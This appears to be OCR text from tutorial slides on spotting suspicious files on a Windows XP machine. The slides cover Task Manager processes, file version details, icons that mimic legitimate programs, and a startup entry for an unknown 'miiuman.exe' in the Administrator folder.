

Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users


Image Name	User Name	CPU	Mem Usage
alg.exe	LOCAL SERVICE	00	3,588 K
csrss.exe		02	3,196 K
ctfmon.exe		00	3,064 K
explorer.exe		00	17,544 K
GoogleUpdate.exe		00	416 K
lsass.exe		00	1,192 K
miiuman.exe		00	4,640 K
mspaint.exe	Administrator	00	7,200 K
SBAMSvc.exe		00	27,596 K
SBAMTray.exe		00	4,792 K
SBPIMSvc.exe		00	6,280 K
services.exe		00	5,548 K
smss.exe		00	416 K
spoolsv.exe		00	5,532 K
svchost.exe		00	3,780 K
svchost.exe		00	5,032 K
svchost.exe		00	4,464 K
svchost.exe		00	22,976 K
svchost.exe		00	2,996 K
svchost.exe		00	3,896 K
svchost.exe	SYSTEM	00	4,300 K
System		00	236 K
System Idle Process	SYSTEM	97	28 K
taskmgr.exe		00	4,484 K
vmacthlp.exe		00	2,600 K
VMwareService.exe		02	3,968 K
VMwareTray.exe		00	3,200 K
VMwareUser.exe		00	5,264 K
winlogon.exe		00	7,068 K
wuauclt.exe		00	7,808 K

Processes: 30 CPU Usage: 4% Commit Charge: 141M / 1246M

Suspicious Files: File Properties

- Version Information
  - Google is your very best friend
    - File version
    - Company Name
    - Copyright
- Icon
  - Trying to mimic a folder, explorer, or any legit application. Check out the path.
  - No icon

Suspicious Files: File Properties


System Configuration Utility
General | SYSTEM.INI | WIN.INI | BOOT.INI | Services | Startup | Tools
Update
File Edit View Favorites Tools Help
Back
Search
Folders
Folders
Name
Enable All
OK
Cancel
Apply
GoogleUpdate.exe Properties
General | Version | Compatibility | Digital Signatures | Security | Summary
OK
Cancel
Apply

Address C:\Documents and Settings\Administrator\Local Settings\Application Data\

:al Disk (C:)
Documents and Settings
Administrator
Application Data
Desktop
Favorites

1.2.183.39
Download
Manifest
GoogleUpdate.exe

milluman C:\Documents and Settings\Administrator\milluman.exe /i

File version: 1.2.183.9

Description: Google Installer


Copyright: Copyright 2007-2009 Google Inc.

Other version information

Item name:
- Company
- File Version
- Internal Name
- Language
- Original File name
- Product Name
- Product Version

Value: Google Inc.

Suspicious Files: File Properties



Address C:\WINDOWS\system32

cscui.dll
csrsrv.dll
csrss.exe
cseqchk.dll
ctfmon.exe
ctl3d32.dll

☑	ctfmon	C:\WINDOWS\system32\ctfmon.exe
☑	miiuman	C:\Documents and Settings\Administrator\miiuman.exe /I

File version: 5.1.2600.5512


Description: CTF Loader

Copyright: © Microsoft Corporation. All rights reserved.

Other version information

Item name:	Value:
Company	Microsoft Corporation
File Version	
Internal Name	
Language	
OleSelfRegister	
Original File name	
Product Name	
Product Version	

Looking for Suspicious Files




Address: C:\Documents and Settings\Administrator

Folders:

- Config.Msi
- Documents and Settings
  - Administrator
    - Application Data
    - Cookies
    - Desktop
    - Favorites
    - IETldCache
    - Local Settings
      - Application Data
        - Google
          - Chrome
            - Application
            - User Data
              - Default

Name	Size	Type
Application Data		File Folder
Desktop		File Folder
Favorites		File Folder
Local Settings		File Folder
My Documents		File Folder
My Recent Documents		File Folder
NetHood		File Folder
PrintHood		File Folder
SendTo		File Folder
Start Menu		File Folder
Templates		File Folder
WINDOWS		File Folder
NTUSER.DAT	1,024 KB	DAT File
ntuser.dat.LOG	232 KB	Text Document

Looking for Suspicious Files



Folder Options

Folder views

